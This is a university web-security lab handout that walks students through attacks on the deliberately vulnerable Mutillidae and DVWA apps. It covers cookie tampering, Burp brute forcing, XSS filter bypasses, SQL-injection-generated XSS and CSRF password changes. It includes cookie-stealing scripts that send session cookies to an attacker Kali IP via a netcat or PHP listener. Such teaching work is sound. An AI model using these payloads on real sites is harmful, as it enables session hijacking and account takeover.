

# Web Security – Day 3 – Attacking Authentication and Session Management & Attacking Users

## Contents

Web Security – Day 3 – Attacking Authentication and Session Management & Attacking Users .....	1
Lab 7 –Authentication and Session Management .....	2
1. Session Management Vulnerabilities in Mutillidae .....	2
2. Brute forcing the authentication of Mutillidae .....	3
3. Homework: Web Security Academy .....	5
Lab 8 - Cross Site Scripting (XSS) .....	6
1. Reflected XSS:.....	6
2. Stored XSS: .....	6
3. DOM-based XSS:.....	6
4. Stealing session tokens using XSS .....	7
5. Bypassing XSS filters:.....	8
6. Generating XSS with SQL Injection.....	9
7. Defending against XSS.....	9
8. Homework: Web Security Academy .....	10
Lab 9 – CSRF (Cross-Site Request Forgery) .....	11
1. Attack Scenario 1: .....	11
2. Attack Scenario 2: .....	12
3. Attack Scenario 3: .....	12
4. CSRF in Medium Security Setting .....	13
5. CSRF in “High” Security Setting.....	13
6. CSRF in “Impossible” Security Setting (How to defend against CSRF attacks).....	13
7. Homework: Web Security Academy .....	14
8. Optional Lab (to note only): XSS Trojan exploitation tool .....	14

## Lab 7 –Authentication and Session Management

Power on your Windows VM. Launch XAMPP and start the Apache and MySQL services (no need to use Kali VM).


### 1. Session Management Vulnerabilities in Mutillidae

#### 1.1 Bypassing authentication via cookie manipulation

Browse to the mutillidae web site (I would advise you use Firefox or Chrome). Open the browser's web developer tools (or press F12), then click **Storage** tab to locate the cookies. If the Storage tab is not visible do the following:

- If using Firefox: click the three dotted button to the right of the web developer tools then click Settings and tick the box next to Storage.
- If using Chrome: click the Application tab. A sub-menu will appear on the left-hand side where you can locate Storage and Cookies.

You should see some cookies:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	v3lc2eckhrpn44sossbsuggk2	localhost	/	Session	35	false	false	None	Thu, 13 Feb 2025 11:57:39 GMT
showhints	1	localhost	/	Session	10	false	false	Lax	Thu, 13 Feb 2025 11:57:39 GMT

In Mutillidae, click on **Login/Register** and register a new user (using the Register here link). Now, log in using that user. Notice how two new cookies have appeared: **uid** and **username**:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	v3lc2eckhrpn44sossbsuggk2	localhost	/	Session	35	false	false	None	Thu, 13 Feb 2025 12:04:10 GMT
showhints	1	localhost	/	Session	10	false	false	Lax	Thu, 13 Feb 2025 12:04:10 GMT
uid	39	localhost	/	Session	5	false	false	Lax	Thu, 13 Feb 2025 12:05:00 GMT
username	test	localhost	/	Session	12	false	false	Lax	Thu, 13 Feb 2025 12:05:00 GMT

The cookie value for **uid** is a simple integer, which can be easily edited and changed. Simply double click on the value (in my case 39, as seen above) and change it to another value (for example, 1, because it is fair to assume that it could correspond to the admin user because they tend to be created first). Refresh your browser to see that you have managed to trick the web application and that you are now logged in as **admin**.

Note: we can also use the **Console** tab to interact with the cookies using JavaScript as follows:

To view the cookies type (then hit enter): `document.cookie`

```
>> document.cookie
< "showhints=1; username=test; uid=24; PHPSESSID=85fv5hj9kh8e05rqo797a29chl"
```

To set/change cookie values, type (then hit enter): `document.cookie="uid=1"`

```
>> document.cookie="uid=1"
< "uid=1"
```

Refresh your browser for the change to take effect.

You can now log your registered user out of Mutillidae.


**Exercise 1:** Now, try to use Burp to intercept the cookie and change it there.

#### 1.2 PHPSESSID


The session ID is set by the server as soon as you visit a web site (e.g., Mutillidae) as you have seen in the previous section.

To ensure your next visit to that website is a fresh one, go ahead and clear your browser's history.


Open Burp, set the intercept on and visit the Mutillidae website. In Burp, click the “Proxy” tab, then the “HTTP history” tab. Click on the initial request then click the corresponding “Response” tab. You should see that the server response (see right-hand side of figure below) contains a **set-cookie** header like this one:  
**Set-Cookie: PHPSESSID=9a84483b5af83d7d2c525e7b0e2eae01;**



Right-click that response, and click **Send to Sequencer**. Select **PHPSESSID...** in the **Cookie** drop down then click **Start live capture**.



The Sequencer will conduct an analysis of the randomness of the session ID values. Click the **Analyze Now** button after the Sequencer has collected a few hundred session tokens. Check out the result. How good are they?



## 2. Brute forcing the authentication of Mutillidae

Go to **OWASP 2017 > A2 Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login**, or simply open: <http://localhost/mutillidae/index.php?page=login.php>

Start Burp and configure your browser to work with it. Enter any random username and password (they don't need to be genuine credentials). Click Login. Burp should have intercepted the request.

Right-click anywhere within that request and select **“Send to Intruder”**. Go to the **Intruder** tab. Click the **“Positions”** tab. Note how Burp has selected all the parameters that it thinks could be relevant. We only want the username and password values to be selected, because these are the values we want to brute force (or fuzz). Select all the other parameters one at a time and click the **“Clear”** button on the right until you are left with the following:


```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Connection: close
Cookie: showhints=1; PHPSESSID=pnsjeu2svsh74nk4bk22od9lj1
Upgrade-Insecure-Requests: 1

username=$aaa&password=$bbb&login-php-submit-button=Login
```

Alternatively, we could have selected the whole request, hit **“Clear”** then selected the username and password and hit **“Add”**.


In the **“Attack type”** list, select **“Cluster Bomb”** (this is faster than the Sniper mode).

Move to the **Payloads** tab. Here we can use one of many online resources (such as fuzzdb<sup>1</sup> which we used in lab 3) to go through a list of known usernames and passwords. But for the sake of illustration, we will just type our own usernames (in a real-world scenario, these can be obtained through social engineering or could be publicly available). In the input box next to the **Add** button, enter the following usernames one at a time, each time clicking the **Add** button (**Adrian, ed, jeremy, bryce**)



The screenshot shows the Burp Suite interface with the **Payloads** tab selected. Under **Payload Sets**, 'Payload set' is 1 and 'Payload type' is 'Simple list'. Under **Payload Options [Simple list]**, there is a list of usernames: adrian, ed, jeremy, bryce. Buttons for 'Paste', 'Load ...', 'Remove', 'Clear', and 'Add' are visible.

In the **“Payload set”** list, select 2 and enter a few passwords, such as: **password, password1, letmein**.



This screenshot shows the 'Payload Options [Simple list]' section with a list of passwords: password, password1, letmein. The 'Payload set' is now 2 and 'Payload type' remains 'Simple list'.

You can now click the **“Start attack”**. Click OK in the window that pops up. You should now see the results of the attack in a new window which shows all the permutations of usernames and passwords:

<sup>1</sup> <https://github.com/fuzzdb-project/fuzzdb>

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length
0			200	<input type="checkbox"/>	<input type="checkbox"/>	54753
1	adrian	password	200	<input type="checkbox"/>	<input type="checkbox"/>	54753
2	ed	password	200	<input type="checkbox"/>	<input type="checkbox"/>	54753
3	jeremy	password	302	<input type="checkbox"/>	<input type="checkbox"/>	384
4	bryce	password	302	<input type="checkbox"/>	<input type="checkbox"/>	383
5	adrian	password1	200	<input type="checkbox"/>	<input type="checkbox"/>	54800
6	ed	password1	200	<input type="checkbox"/>	<input type="checkbox"/>	54800
7	jeremy	password1	200	<input type="checkbox"/>	<input type="checkbox"/>	54800
8	bryce	password1	200	<input type="checkbox"/>	<input type="checkbox"/>	54800
9	adrian	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	54800
10	ed	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	54800
11	jeremy	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	54800
12	bryce	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	54800

Click on each line in turn and notice the response under the Response tab. Notice the Render sub-tab which will show you the actual web page returned by the server. The first two responses say show a 200 (OK) response code but the user is not logged in. Now check the responses with status code 302 (Redirection) to see that both jeremy and bryce have been logged in with the password **password**.

In your own time, you can use fuzzdb<sup>1</sup> as your payload lists.

**Exercise 2:** You log into an application, and the server sets the following cookie:

Set-cookie: sessid=aGF0ZW06MTI0MT0xNTIwMjQ0Mzky;

An hour later, you login again and receive the following:

Set-cookie: sessid=aGF0ZW06MTI0MT0xNTIwMjQ4MTA2;

What can you deduce about these cookies?

You may find the following two resources useful in answering this question:

<https://www.base64decode.org/>

<https://www.epochconverter.com/>

To read more on the topic of session management, you can start from the set of recommendations included in the OWASP Session Management Cheat Sheet<sup>2</sup>.

### 3. Homework: Web Security Academy

Login to your PortSwigger account, click on the Academy tab, then select All Content, All Labs and look for labs on Authentication.

<sup>2</sup> [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Session\\_Management\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Session_Management_Cheat_Sheet.md)

## Lab 8 - Cross Site Scripting (XSS)

In this lab, we cover XSS vulnerabilities whereby users are allowed to inject JavaScript (or HTML) into web pages.

**Note:** To practice with XSS, we will be using **Firefox** and calling the harmless JavaScript function `alert()`. However, you will be prevented from calling it if using **Chrome**, so use `print()` instead.

### 1. Reflected XSS:

Go to the DVWA website (<http://localhost/dvwa/>), log in with **admin** and **password** then set the security to **low** and click on the “**XSS Reflected**” link.

The page allows you to type in a name and displays it back to you with a Hello. So go ahead and try it.

Check the source code (click **View Source** button) to see that there is no input validation (apart from checking that the textbox is not empty) but also that the input is outputted as provided. To confirm that there is XSS vulnerability, let's inject:

- Some HTML: for example: `<h1>Hello!</h1>`
  - You can also inject something more elaborate. For example, an HTML form that asks the user to enter a username and password then forward them into a page/site of your choice.
- Some JavaScript that consists of a simple pop-up window with a message: `<script>alert("XSS")</script>`

Note that the URL is also showing the injected code. If you send that URL to anyone (and convince them to click on the link) they will have that JavaScript code run on their machine.

Apart from an annoying pop-up window, what else could you inject? Examples include:

- Embedding HTML content (site) into the page: `<iframe src="http://localhost/mutillidae/"></iframe>`
- Redirecting the user to a different site:  
`<script>window.location="http://localhost/mutillidae/"</script>`
- Get the current cookie used by the user: `<script>alert(document.cookie)</script>`
  - Note: we will describe one method to defend against access to cookies later.

Having a pop-up window showing the session's cookies to the screen is good and shows that the site is vulnerable. However, it is pointless when attacking another user. What we really want to do is direct the session id to a site so we can collect it. We will cover this attack in section 4.

### 2. Stored XSS:

In this case, we do not need to send any URLs to potential victims because the injected JavaScript will be stored in the database. So anyone who visits that web page will get the JavaScript code execute on their machine.

Go to DVWA website and click on the link “**XSS Stored**”. The web page allows you to leave a message which gets stored in the database. So go ahead and input a name and a message.

Now let's try to inject some JavaScript code in the message: `<script>alert("XSS")</script>`

Anyone who connects to this web page will have the JavaScript code executed on their machine. You will also notice that every time you navigate away from this page and come back to it, it will display the pop-up message to you.

**Note:** to stop those annoying pop ups from appearing every time you visit the page in which you injected JavaScript, you simply need to delete them from the database. Go to <http://localhost/phpmyadmin/> and run the following SQL:

```
use dvwa;  
delete from guestbook;
```

You can also do it through the GUI: click on the dvwa database, then guestbook, then use the Delete link.

### 3. DOM-based XSS:

This is similar to Reflected XSS except that the code gets executed on the client side not the server side.

In DVWA, with security set to **low**, go to **XSS (DOM)**. The page allows you to pick a language from a drop down list. Check the source code (click **View Source** button) to see that there is no filter in place.

Right-click that list and select **Inspect Element** to see what happens every time you select a specific language. Also notice how the picked language appears in the URL. The page has some JavaScript that will take the selected value from the URL parameter “default” and writes it as it is (without filtering) in the webpage:

```

<select name="default">
<script>
if (document.location.href.indexOf("default=") >= 0) { var lang =
document.location.href.substring(document.location.href.indexOf("default=")+8
document.write("<option value='" + lang + "'" + decodeURI(lang) +
"</option>"); document.write("<option value=' disabled='disabled'>----
</option>"); } document.write("<option value='English'>English</option>");
document.write("<option value='French'>French</option>"); document.write("
<option value='Spanish'>Spanish</option>"); document.write("<option
value='German'>German</option>");
</script>

```

Hence, let's add some script to the URL and see what happens. For example, select the language "French" to see it being selected in the URL: localhost/dvwa/vulnerabilities/xss\_d/?default=French

Then add `<script>alert(1)</script>` to the end of the URL so that you have:

localhost/dvwa/vulnerabilities/xss\_d/?default=French<script>alert(1)</script>

Hit Enter in your keyboard to see an alert window pop up.

#### 4. Stealing session tokens using XSS

Go to the mutillidae website and navigate to OWASP 2017, A7 XSS, Via Input (GET/POST), Add to your blog. (<http://localhost/mutillidae/index.php?page=add-to-your-blog.php>).

Enter the following blog entry, which will redirect you to a "capture data" page in mutillidae which captures parameters sent through GET or POST parameters (in this case session token and cookies):

```
<script>document.location="http://localhost/mutillidae/index.php?page=capture-
data.php"</script>
```

This is one way of stealing session tokens using XSS. It is not very subtle because the user is being redirected to a different page so may sense something is wrong. Let's try something better.

Before you do, you can get rid of the stored XSS message above by running the following queries in phpMyAdmin: (here, I am deleting blog entries made in 2025):

```
use mutillidae;
delete from blogs_table where year(date)=2025;
```

Go to `C:\xampp\htdocs\mutillidae\documentation` and open the **Mutillidae-Test-Scripts.txt** file using **Notepad++**. Click **Search** then **Go to**, and enter line code **908**.

**Copy** the script from line 908 to line 939 (the script between `<script>` and `</script>`).

```

908 <script>
909     var XMLHttpRequest;
910     try{
911         var lData = "data=" + encodeURIComponent(document.cookie);
912         var lHost = "localhost";
913         var lProtocol = "http";
914         var lFilePath = "/mutillidae/capture-data.php";
915         var lAction = lProtocol + "://" + lHost + lFilePath;
916         var lMethod = "POST";
917
918         try {
919             XMLHttpRequest = new ActiveXObject("Msxml2.XMLHTTP");
920         } catch (e) {
921             try {
922                 XMLHttpRequest = new ActiveXObject("Microsoft.XMLHTTP");
923             } catch (e) {
924                 try {
925                     XMLHttpRequest = new XMLHttpRequest();
926                 } catch (e) {
927                     //alert(e.message);
928                 }
929             }
930         }
931         //end try
932
933         XMLHttpRequest.onreadystatechange = function(){}
934         XMLHttpRequest.open(lMethod, lAction, true);
935         XMLHttpRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
936         XMLHttpRequest.send(lData);
937     } catch (e) {}
938 }
939 </script>

```

**Paste** it into the blog entry (<http://localhost/mutillidae/index.php?page=add-to-your-blog.php>) and submit it. The script sends the cookies in the background (through Ajax request) without redirecting the user to the page where the cookies are captured (see: <http://localhost/mutillidae/index.php?page=captured-data.php>)

**Note:** You can delete the stored XSS messages by running the SQL above in phpMyAdmin

The example shown above is quite artificial because the redirection is to the same web site. To redirect session cookies to the attacker's machine (Kali), we can do the following:



**Step 1:** Start the Kali VM.

**Step 2:** Open a Terminal window and type **ifconfig** to obtain Kali's IP address. In my case, I have: 192.168.112.130 (but yours may be different, so use it instead).

**Step 3:** start one of Kali's built-in web servers, for example a php web server, to start listening on one of the available ports, using the command: `sudo php -S 192.168.112.130:80`

sudo is just a way of running the php command as a privileged user (admin). When prompted for a password, just type **kali**.

Leave the command running in the background and do not close the terminal window.

**Step 4:** switch to the Windows VM, open the DVWA website, make sure the security level is low, go to the XSS – Reflected page. In the input box type the following:

```
<script>document.location='http://192.168.112.130:80/'+document.cookie</script>
```

Make sure to use your Kali's IP address instead of the above. Click **Submit**. (ignore the error message shown in the browser)

**Step 5:** switch to Kali to see the session cookies appear in the terminal window.

#### Notes:

- An alternative to step 3 would be to use Netcat or nc for short (a tool for reading/writing network connections) instead of php. To do that, simply type: `sudo nc -lvp 80`  
Yet another option is to use a python web server: `python -m http.server 80`
- There are also a number of alternatives to the code used in step 4, including:  

```
<script>new Image().src="http://192.168.112.130:80/"+document.cookie</script>
```
- Attackers may also use sites such as <https://putsreq.com/> which are initially designed for testing HTTP requests to collect session tokens while staying anonymous. This is much safer than posting to their own server!

## 5. Bypassing XSS filters:

Client-side filters used to block, for example, `<script>`, can be bypassed by simply modifying the client-side code or intercepting the request in Burp and changing it there.

What we want to check here is whether security filters on the server side can be bypassed.

### 5.1 Bypassing filters on the XSS (Reflected) page:

Go to DVWA, set the security to **medium** and click on the “XSS Reflected” link. Scroll down the page and Click the “View Source” button. You will see that the PHP function `str_replace` (string replace) is used to replace the opening tag `<script>` with a blank string ". This is quite inefficient, as you can simply change the case of the tag or part of it, for example: `<Script>alert(1)</script>`

Another method would be to inject, for example: `<scr<script>ipt>alert(1)</script>`  
The filter will replace the inner `<script>` with a blank, leaving the outer script tag.

Or even not using the `<script>` tag at all. For example, use the following:

```
<body onload=alert("hacked")>
```

Now, set the security to **high** and click the “View Source” button. This time, the function `preg_replace` is used to perform a regular expression search and replace for the characters contained in the script tag.  
Go ahead and try `<script>alert(1)</script>` to confirm that the attack does not work.

One way this can be bypassed is using: `<body onload=alert("hacked")>`

Another way is to use: `<img src=x onError=alert("hacked")>`

More evasion techniques can be found in online resources, such as the cheat sheet shared with you on Moodle.



### 5.2 Bypassing filters on the XSS (DOM) & XSS (Stored) pages:

Same as above, but this time in the **XSS (DOM)** and **XSS (Stored)** pages in both the **Medium** then **High** level. Check out the source code in each case, determine what security has been implemented then find a way to bypass it. There are many online blogs and videos that describe these attacks on DVWA, refer to them to compare notes with your own attacks.

## 6. Generating XSS with SQL Injection

We can exploit an SQL injection vulnerability on a page to have the database generate an XSS attack for us.

Go to <http://localhost/mutillidae/index.php?page=user-info.php>

If you recall, we have already established (in week 4) that this page is vulnerable to SQL injection and worked out that the backend SQL statement has 8 columns. To check this again, inject the following in the username field:

```
' union select 1, 2, 3, 4, 5, 6, 7, 8 #
```

Using the SQL **char** function, we can take any of the numbers 1 to 8 and convert them to their ASCII value. For example, the following injection gives the same result:

```
' union select 1, char(65), 3, 4, 5, 6, 7, 8 #
```

Now let's encode an entire JavaScript code that we want to use for XSS. For example:

```
<script>alert(0)</script>
```

You can use any online "text to ASCII" converter (e.g., <https://onlinestringtools.com/convert-string-to-ascii>) and the result will be:

```
60 115 99 114 105 112 116 62 97 108 101 114 116 40 48 41 60 47 115 99 114 105 112 116 62
```

Now we can inject:

```
' union select 1, char(60, 115, 99, 114, 105, 112, 116, 62, 97, 108, 101, 114, 116, 40, 48, 41, 60, 47, 115, 99, 114, 105, 112, 116, 62), 3, 4, 5, 6, 7, 8 #
```

You should see a window pop up with the value 0.

## 7. Defending against XSS

### 7.1 Input & Output Validation/Encoding

In DVWA, set the security to **impossible**, click on the "**XSS Reflected**" link and click the "**View Source**" button. This time, the function **htmlspecialchars** is used to escape all special characters from the input and replacing them with their HTML encoding. For example, **<** becomes **&lt;**. This way, these special characters will not be interpreted by the browser as code.

Type in **<script>alert(0)</script>** in the input box and click submit. In the resulting page, right-click anywhere and select **View Page Source** then locate the word **alert**. Notice how our input has been stripped of all its special characters, therefore the browser is not going to be tricked into executing that input as code:


```
<pre>Hello &lt;script&gt;alert(0)&lt;/script&gt; </pre>
```

### 7.2 Preventing JavaScript from accessing cookies


Recall that in Section 1, we managed to read the cookies via JavaScript: **<script>alert(document.cookie)</script>**

HTTP provides a method to stop JavaScript accessing cookies. This is done by setting the **HttpOnly** flag in the **Set-Cookie** header. When the browser receives such flag in the response, it stops JavaScript from accessing its cookies.

This is best demonstrated using Mutillidae. So browse to <http://localhost/mutillidae/> and click on the **Login** link. Start Burp Suite and make sure **Intercept is on** (also make sure your browser is set to work with a proxy). Now log in using, for example, **admin** and **adminpass**. In the intercepted Response, you will see that the server is setting two cookies (username and uid) as shown below:



In your web browser, press F12 to open the web dev tools. Under the **Console** tab type the following JavaScript command (then hit enter): `document.cookie`  
Notice that the username and uid cookies are displayed:



Turn Burp's Intercept off for now. In Mutillidae, log out, then toggle the security setting to **Level 5 (Server-side Security)** and turn **intercept on** in Burp. Log in again (**admin** and **adminpass**). In the server's response, you should see that the **httponly** flag has been set for both cookies (SameSite has also changed from Lax to Strict):

```
Set-Cookie: username=admin; path=/; HttpOnly; SameSite=Strict
Set-Cookie: uid=1; path=/; HttpOnly; SameSite=Strict
```

Let's check the effect of the **httponly** flag. We do not need Burp now, so make sure **Intercept is off**. Under the **Console** tab type (then hit enter): `document.cookie`  
Notice that the username and uid cookies will not be displayed (not accessible to JavaScript).

## 8. Homework: Web Security Academy

Login to your PortSwigger account, click on the Academy tab, then select All Content, All Labs and look for labs on XSS.

## Lab 9 – CSRF (Cross-Site Request Forgery)


Browse to DVWA (log in with **admin** and **password**) and set its security setting to low. Click on the **CSRF** link. This page allows you to change the current password (**password**) to a new one.

Let's try this functionality and check out the behaviour of the page. Go ahead and change the password to, for example **admin**.

You will see that the new password has been set and that the URL shown is:

[http://localhost/dvwa/vulnerabilities/csrf/?password\\_new=admin&password\\_conf=admin&Change=Change#](http://localhost/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change#)

Notice that the GET methods sends 3 parameters: **password\_new**, **password\_conf** and **Change**. You can safely conjecture that these parameters correspond to the 2 input boxes and the Submit button shown on the page:



The screenshot shows a web form with the following elements:

- Label: "New password:"
- Input field for the new password.
- Label: "Confirm new password:"
- Input field for confirming the new password.
- A "Change" button.

This can be further confirmed by viewing the HTML code:

```
<form action="#" method="GET">
  New password:
  <br>
  <input type="password" autocomplete="off" name="password_new">
  <br>
  Confirm new password:
  <br>
  <input type="password" autocomplete="off" name="password_conf">
  <br>
  <br>
  <input type="submit" value="Change" name="Change">
</form>
```

Log out from DVWA, then log in again but this time with the credentials **admin** and **admin** (to check that the password change worked properly).

As an attacker, I could reuse the HTML code above to create a malicious web site. Note that in a realistic scenario an attacker will have a different machine (e.g., Kali), but to keep things simple we will build the malicious web site on the same machine as the victim website as follows (*the corresponding video is also available on Moodle*):

### 1. Attack Scenario 1:

**Step 1:** Create a new folder (call it **csrf**) under **C:\xampp\htdocs** (all websites built using xampp need to be placed under that folder). Now open **Notepad++**

**Step 2:** In the DVWA website, make sure you are on the CSRF page. Right click anywhere near the input boxes and select **"Inspect Element"**. The browser's web development tools will open showing you the HTML code for the form. Right-click and select **"Edit as HTML"**. Copy the form's HTML (from the **<form>** tag to **</form>**). Paste it into Notepad++. Save the file as **index.html** (the home page of the malicious website).

**Step 3:** Make a few modifications to the HTML file as follows:

- In the action attribute, change the **#** to: <http://localhost/dvwa/vulnerabilities/csrf/?> so that the form gets processed by DVWA
- Add a value attribute to each of the password parameters so that you force them to be set to a value of your choice. For example, 12345:

```
<input type="password" autocomplete="off" name="password_new" value="12345"><br>
Confirm new password: <br>
<input type="password" autocomplete="off" name="password_conf" value="12345"> <br>
```

**Step 4:** Save the index.html file and browse to it: <http://localhost/csrf/>

If a victim is sent to this malicious web site and click the **Change** button, the password change will take effect in DVWA. You can check this out by logging out of DVWA and logging in again with admin and 12345.

I know, I can hear you saying that this attack is a bit contorted! So, let's try something subtler.

Before, we do, use the DVWA password change page to change the password back to **password**.

## 2. Attack Scenario 2:

In this scenario, all we require is for the victim to visit our malicious web site, and not to interact with it. Therefore, we will not need the form we used in the previous attack. Modify your **index.html** file above to look like the following:

```
<html>
<head>
  <title>Bad guy site</title>
</head>
<body>
<h1>Hi. Don't worry. Nothing bad will happen to you.</h1>

</body>
</html>
```

All the victim needs to do now is visit your malicious web page: <http://localhost/csrf/>  
Go back to DVWA and check out that the new password has been set to **12345** unbeknown to the victim.

